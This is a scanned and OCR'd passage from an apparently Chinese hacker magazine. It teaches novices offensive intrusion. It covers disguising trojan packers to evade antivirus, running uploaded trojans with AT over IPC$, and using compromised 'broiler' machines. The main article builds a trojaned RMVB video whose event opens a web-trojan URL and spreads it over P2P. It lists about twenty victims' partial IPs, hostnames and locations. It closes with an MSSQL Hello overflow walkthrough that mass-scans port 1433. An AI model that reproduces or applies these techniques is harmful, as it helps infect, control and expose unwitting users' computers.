


图 10

完了吗？还没有呢。知道吗？我们这里修改后，块的名称会暴露我们修改的痕迹，我们要做得天衣无缝，嘻嘻！所以最后要做的就是再用 LoadPE 来改下块的名字，让它看上去像没修改过的一样。

打足精神，我们继续来吧。先看下现在修改前的区段名称，如图11。再看看修改后的区段名称，如图12，怎么样，很大的不同吧！不修改会被看出来的。怎么修改，其实修改也很简单，在图12上面点右键，选择“编辑区段”（如图13），把段的名称改成图11显示的一样就OK了，到这里我们就完全修改好了。我们成功的通过添加代码实现上面的想法。最后再唠叨几句，如果你修改后的程序不能正常运行，可以用OD单步跟踪，看看哪个地方有问题，然后再做进一步的修改。特别注意下面几个方面：

注意

CALL 直接让它到最近的一个 RETN 让它回来。

JMP 不要让它跳到太远。

MOV，CMP，LEA 等运算的指令看看它们是不是超出了这个程序的内存范围。

你也可以边跟踪调试边修改。这里就不演示了，下次有机会再来NOHACK讲讲修改这方面的技巧。

区段表

名称	VOffset	VSize	ROffset	RSize	标记
.rdata	00001000	0000C000	00000400	00000000	E0000080
.data	0000D000	00005000	00000400	00004A00	E0000040
.rsrc	00012000	00001000	00004E00	00001000	C0000040
.txt	00013000	00000100	00005E00	00000200	E0000000

图11

区段表

名称	VOffset	VSize	ROffset	RSize	标记
UPX0	00001000	0000C000	00000400	00000000	E0000080
UPX1	0000D000	00005000	00000400	00004A00	E0000040
.rsrc	00012000	00001000	00004E00	00001000	C0000040
.text1	00013000	00000100	00005E00	00000200	E0000000

图12




图13

再来说说这么做的用处吧：

用处

（1）通过修改壳的特征码来逃避那些查壳工具的侦察，或者让他们误报，这样就不能选择正确的脱壳工具来简单的脱壳了，起到一定的保护程序的目的。

（2）如果是后门、木马等，我们可以自己找一些不常用的壳或者自己写个壳来给它加上，在一定程度上可以躲避杀毒软件的追杀，在入侵中能得到不错的效果。（注：如果是实时监控内存的杀毒软件，后门或者木马执行的时候还是会被发现的）

（3）我们可以加几次壳，让它嵌套循环，增加软件被破解的难度！

我其实只是给大家SHOW一种思路，还有什么，自己想吧，想到好的，不要忘记去NOHACK的BBS分享!

（文章中用到的工具 Ollydby，UPX 加壳程序，lordPE，peidv0.92，“流行时代”以及作者修改后的“流行时代”在杂志光盘均有收录）

Q&A

问：我暴库的时候，提示如下信息：

“Microsoft JET Database Engine 错误 '80004005'

'C:\web\zzzxdt\zzzxzyzx.mdb' 不是一个有效的路径。确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。/zyzx/conn.asp，行11”

这样看起来已经是暴了它的数据库，可是下不下来啊，它的数据库地址难道不是www.xxx.com/zzzxdt/zzzxzyzx.mdb吗？

答：ACESS的数据库是可以通过加一个区段来防止下载的，你用FLASHGET试下，有可能可以下。但是如果他做了重定向就没办法咯。

问：有一天我用扫描器扫自己的电脑发现开着23端口，说明是“Telnet服务”，但我好像没有开过这个服务啊？我是不是被入侵了，该如何关闭这个服务呢？（我的操作系统是Windows 2000专业版的）

答：如果不是你开启的Telnet服务，那被入侵的可能性很大。

建议你对系统进行全面扫描杀毒，如果是ADSL上网的用户最好是通过路由器上网，而不要使用直接拔号的方式把自己完全暴露在网上。要关闭服务，你只要在命令提示符下（开始→运行→输入cmd回车），再输入关闭telnet服务的命令：**net stop telnet**。

问：我用的是Windows XP系统，如何远程登陆到一台Windows 2000的机子？

答：如果Windows 2000是server版的话，你可以开启它的终端服务，然后通过“开始→程序→附件→通讯→远程桌面连接”连接上，这时你将得到一终端会话就和操作自己的电脑一样。如果远程主机开启了Telnet服务，你就可以在命令提示符下通过**Telnet 远程主机ip**登陆上去。此外你还可以通过安装远程控制程序实现登录到远程主机，如用得比较多的PcAnywhere。

问：今天扫了个3389肉鸡，给它新建了个用户名，但是进去后，不知道怎么设置浏览器，上不了网，请高手指点！

答：登录上肉鸡后，因为你是第一次使用浏览器，所以运行浏览器时要求进行一些设置，设置的过程很简单，只要你选择从局域网连接网络，接着选择已有的账号就OK了。

问：我把Radmin的服务端在自己的机子上试运行没有问题，为什么发到别人的机子上运行后，我这边却连接不上，大侠们帮帮我，问题出在哪里？该怎么样解决？

答：首先要说明Radmin是一款直接连接的远程管理软件，并不具备一些黑客远程控制软件的反弹功能。所以，若你发给对方机子是内网且又不是同一个局域网的话，是无法连接上的，说简单些就是你的Radmin客户端根本都找不到服务端更谈不上去连接了！还有就是对方安装了防火墙，将你的连接请求都拦截下来了。

对于内网问题，若你一定要用Radmin进行控制的话可以利用程序（如：Angelshell）进行数据转发实现通讯，若觉得烦就换反弹型的远控吧。至于防火墙的问题，关掉就没事了。

问：我上传的木马如何让它运行？？？

答：那要看你是怎么上传，上传到什么地方的了。如果你是和对方建立了IPC连接，已经把木马上传到对方的系统目录（admin$），就可以用AT命令执行木马。AT命令如下：

```
AT [\\computername] time [/INTERACTIVE]
例：At \\IP 23:00 c:\winnt\system32/server.exe
```

如果你是在溢出的SHELL上传了木马，那么你直接输入木马的文件名，回车就可以运行木马了。

问：我下了一个冰河，发现自己的电脑在LocalHost里面，是不是正常的啊？

答：是正常的。LocalHost表示的是本地主机（也就是你自己的电脑）。

"对面的菜鸟看过来看过来，这里的文章很精彩，请不要假装不理不睬。"看看论坛的注册会员一天天多起来，小编情不自禁高歌一首（N个臭鸡蛋从四面以每秒100米的速度飞来，伴随着：砸你个破嗓子！）。我们的努力总算没有白费，支持我们的人、批评我们的人都多起来了。呵呵，只要有朋友们的关注我们就一如既往地办下去。回到这期的杂志，"肉鸡接龙"与"菜鸟恶补"两个系列再放异彩，我们还给大家准备了免费的QQ魔法表情，挂马方案，更精采的内容就请大家继续看下去了。

肉鸡接龙

上期我们的"肉鸡铺"开张，给大家介绍了两种找肉鸡的方法，看得小菜们个个口水流不止。有贪心的"肉鸡铺"的顾客来信了：开张的肉鸡实好吃，但人多鸡少吃不到几只肉鸡。没关系，这期"肉鸡接龙"继续发力，让大家看看怎么以逸待劳通过P2P共享影视文件成百上千抓肉鸡。还是那句话"肉鸡接龙，思想传递"，希望下一个接上的就是你。投稿信箱fox_fat@163.com，投稿请注明"肉鸡接龙"。

通过P2P共享影视文件抓肉鸡

文by 陈莎莎

今天下了几部连续剧（以.RMVB为影片文件后缀），每集看到35分左右就会自动跳出IE窗口，是广告。一开始没想到是看电影打开的，还以为不小心上了垃圾网站，但后来反复试验才发现竟然是看硬盘上的电影跳出来的。通过查找资料，才知道这是RM/RMVB的Event（事件），可以用编辑器加入。还好今天自动打开的网页只是广告，如果是恶意制作的网页木马呢？

从题目看，聪明的你对Real木马应该有了一个概念吧？对，通过相应的Real文件编辑工具，如：Rmevents.EXE，修改影片的Event，可以在指定的时间打开指定的URL，当URL指定为我们事先制作好的网页木马时，一个Real文件木马就成型了。当用户正津津有味的看着影片时，弹出影片信息页面，谁也不会想到这个影片信息页面正是我们精心构置的网页木马，后台木马程序悄无声息的运行起来了。

1 下面我们来看看它的具体操作方法：

准备阶段，因为Rmevents.EXE不是独立软件，集成于Helix Producer Plus 10，Real Producer的升级版，最新的RM音频、视频制作编辑软件。所以我们得先安装Helix Producer Plus 10，安装完后在安装目录下找到文件Rmevents.EXE，它是个命令行软件，RM/RMVB文件的Event专业编辑工具。

2 起步阶段，新建一文本文件123.txt，输入Evevt语句：

u 00:00:05.0 00:00:15.0 http://www.163.com

意思是在00:00:05.0到00:00:15.0这个时间范围内打开后面指定的URL，后面的URL当然是我们的网页木马的地址（此处以网易为例）。网页木马的制作本文就不提了，网上一大堆教程和现成的工具，如动鲨网页木马、EXE2BMP木马和冰狐的IFRAME溢出网页木马。总之从受害者出发，逼真到最好连自己也不能发觉出破绽，如做一个影片信息页面或者伪造的Realone的升级页面。

3 选材阶段，现在找一个RM影视文件作为木马的原材料，最好有吸引别人的内容，不然就不能吸引受害者观看影片到触发木马的那个时间段。内容吸引人还有一个好处，就是津津有味看电影的受害者是不会去在乎弹出的窗口。还有最重要的是文件要小，这样对方下载就花不了多少时间。总之，选材要做到短小精悍。

4 制作阶段，把前面新建的Event文本文件123.txt和RM文件放到Helix Producer Plus 10的安装目录，接着在命令行下进入Helix Producer Plus 10的安装目录，输入**rmevensts.exe –i 123.rm –e 123.txt –o 321.rm**，如图1。

```
C:\Program Files\Real\RealProducer Plus 10\RealMediaEditor>rmevents.exe -i 123.r
m -e 123.txt -o 321.rm

Input File: 123.rm
Event File: 123.txt
Output File: 321.rm

Processing...

Processing complete!
**************************************************

C:\Program Files\Real\RealProducer Plus 10\RealMediaEditor>
```

图1

这行命令的意思是把我们建立的恶意的影片剪辑信息导入文件123.rm，导出文件321.rm。321.rm就是我们制作好的木马文件。

5 测试阶段，打开321.rm文件观看影片，当时间段运行到5秒时，自动弹出我们设定的URL网页，如图2。恭喜你，Real木马制作成功。




图2

现在的任务就是分发我们制作好的Real文件木马。可以到论坛发贴子引诱别人下载，标题一定要吸引人；还有就是利用P2P软件，如BT、电驴、PP点点通等，这里重点推荐著名的A（American）片交流软件PP点点通。把Real木马放在PP点点通的共享目录下，当然名字要改得诱惑点，越吸引眼球越好（如果还是原文件名321.rm，我想一辈子都没人去下载）。想想十个人下载了这个RM木马文件，这样你就发展了十个人，然后那十个人又分别发展另外十个人，就100人了，然后……哈哈，这可是呈几何级数的增长速度，有点类似传销的发展会员模式，大家知道危害了吧！

本文的主要内容是教大家如何制作Real文件木马，用P2P软件传播木马我就不多说了，毕竟P2P软件大家知道如何使用。笔者以冰狐的IFRAME溢出网页木马，结合最新版本的远程控制软件PcShare0427，利用PP点点通作为木马传播工具，才一个晚上，就上线二十几只肉鸡，如图3。

已连接的客户列表 ▲	客户标识	软件版本	客户所在地域
060.[illegible]5.137.137:02063	BILLGATES	免费版本	浙江省杭州市电信ADSL
061.[illegible]8.031.245:01804	LINUX-HZ6H2KE8W	免费版本	台湾省CYCCATV用户
061.[illegible]2.094.122:09479	OFFICE周俐群	免费版本	江苏省常州市电信ADSL
061.[illegible]5.125.029:32432	CHAN-4LKEB95TRN	免费版本	四川省成都市铁通
218.[illegible]9.024.230:64658	JOY01	免费版本	广东省广州市白云区/荔湾区/天河区ADSL
218.[illegible]9.063.038:19461	HXZJZ-1JL0SM059	免费版本	广东省广州市天河区/白云区ADSL
218.[illegible]9.063.038:20485	无厘头	免费版本	广东省广州市天河区/白云区ADSL
218.[illegible]9.210.159:12292	KellerBin	免费版本	河南省郑州市ADSL
218.[illegible]2.210.123:13573	JN	免费版本	浙江省丽水市莲都区/云和县电信ADSL
218.[illegible].011.242:44306	QQHOME	免费版本	浙江省杭州市电信
218.[illegible].076.171:00565	JWCWYC	免费版本	江苏省南京市电信
218.[illegible].076.171:07734	JIAOXUELOU5803	免费版本	江苏省南京市电信
218.[illegible].056.160:37393	LEGEND-8IANBTB1	免费版本	江西省九江市电信ADSL
218.[illegible].019.026:59154	CSK-71F4A3CDDCE	免费版本	浙江省杭州市网通
220.[illegible].211.210:12709	ZL	免费版本	浙江省杭州市电信
220.[illegible]011.109:18189	OEM-MICRO	免费版本	浙江省杭州市电信ADSL
220.[illegible]078.206:26327	HUPU03	免费版本	上海市网通
221.[illegible]130.026:17498	B169	免费版本	湖北省武汉市电信ADSL
222.[illegible]026.054:18065	QZSER	免费版本	上海市电信ADSL

图3

可当我第二天打开PcShare的客户端时，竟然同时两百多台肉鸡连接我，带宽都被这些肉鸡耗光了，第一次体验到被肉鸡DDOS的感觉，好爽......

（文章中提到的RM编辑工具光盘上有提供）

菜鸟恶补

通过上期的“菜鸟恶补”，相信很多菜鸟都明白木马配置的一些原理了吧，知道原理我们才能以不变应万变。大家可不要松懈哦，这期“菜鸟恶补”给大家补习网上流行的溢出攻击，溢出成功后不会上传木马那岂不是“杨白劳”？没关系请看《上传8条路》。如果你还不满意，还有要补习的专题那就发邮件到给我们吧，老鸟、高手都在等着给你补习哦。当然，如果你想要给新手上上课那就把你的“课件”也发给我们吧。信箱fox_fat@163.com

[溢出攻击篇]

by 红山茶

溢出攻击是当今比较常见的网络攻击手段。由于系统、程序测试的复杂，溢出攻击曾经一度掌握在少数牛人手中。随着技术的不断发展和资源共享和技术的公开，象我们这样的小菜鸟现在也可以使用高手们编译好的溢出程序进行溢出攻击了。下面简单说明溢出攻击的基本类型和详细步骤：简单来说溢出攻击就是针对系统漏洞或某软件不完善之处进行畸形代码注人，导致系统执行我们想要执行的命令或程序。(小编建议：想更全面、更深入的了解溢出攻击，可以参看《Q版黑客－缓冲区溢出教程》)

注意

溢出攻击可分为：远程溢出和本地溢出。同时根据溢出程序的差异导致溢出的结果也不同，有的可以直接得到正向系统权限的Shell，有的可以通过反弹监听获得一个反向shell，有的溢出成功后会自动下载指定URL下的程序并运行……

下面就根据不同的溢出攻击类型以实例讲解溢出的基本步骤。

一、远程溢出

远程溢出：在本地机器上运行远程溢出程序，向远程主机提交畸形代码，获得远程主机系统权限。

下面我们以SQL HELLO EXPLOIT为例讲解。

溢出攻击是基于系统或软件漏洞来实现的，所以要先找到漏洞主机。该漏洞可以说并不是什么新漏洞，但现在它的溢出成功率还是比较高的，SQL2kSP2以下的版本基本上都有效。既然是针对MSSQL SP2以下版本，那我们可以使用端口扫描工具大范围的扫描1433端口，并一个一个地测试，但如果能在扫描过程中获得SQL服务器的版本就更好了，所以推荐使用VenusDLGScanner.exe进行扫描。它可以帮助我们判断SQL服务器的版本，而且使用简单。在“IP地址”中填写一个段，点“添加扫描地址”加载IP地址，再点“扫描全部”开始扫描就OK了，如图1所示。




图1

等待一会就可以看到结果了，存在漏洞的主机还真不少。好了，第一步的“踩点”工作就算基本完成，我们已经获得了存在漏洞主机的IP。

接下来就是选择溢出程序进行溢出攻击，针对MSSQL的溢出程序有两个版本：sqlhello.exe和sqlhello2.exe。

> sqlhello2.exe是正向溢出工具。
> sqlhello.exe是反向溢出工具(反向连接可以穿透部分防火墙，要与nc.exe配合使用)

下面我们结合两个版本讲解正向和反向溢出。

1、首先是用sqlhello2.exe溢出后正向连接，这个程序使用起来就比较简单。

在本机上开一个cmd窗口。在Windows 2000、Windows XP中，点“开始→运行→写入cmd”回车即可。输入命令，命令格式如下：

sqlhello2.exe 攻击ip 攻击ip的端口

如果成功我们就会直接进入肉鸡的系统目录，如图2所示，我们成功获得了一个XP系统的cmdshell。

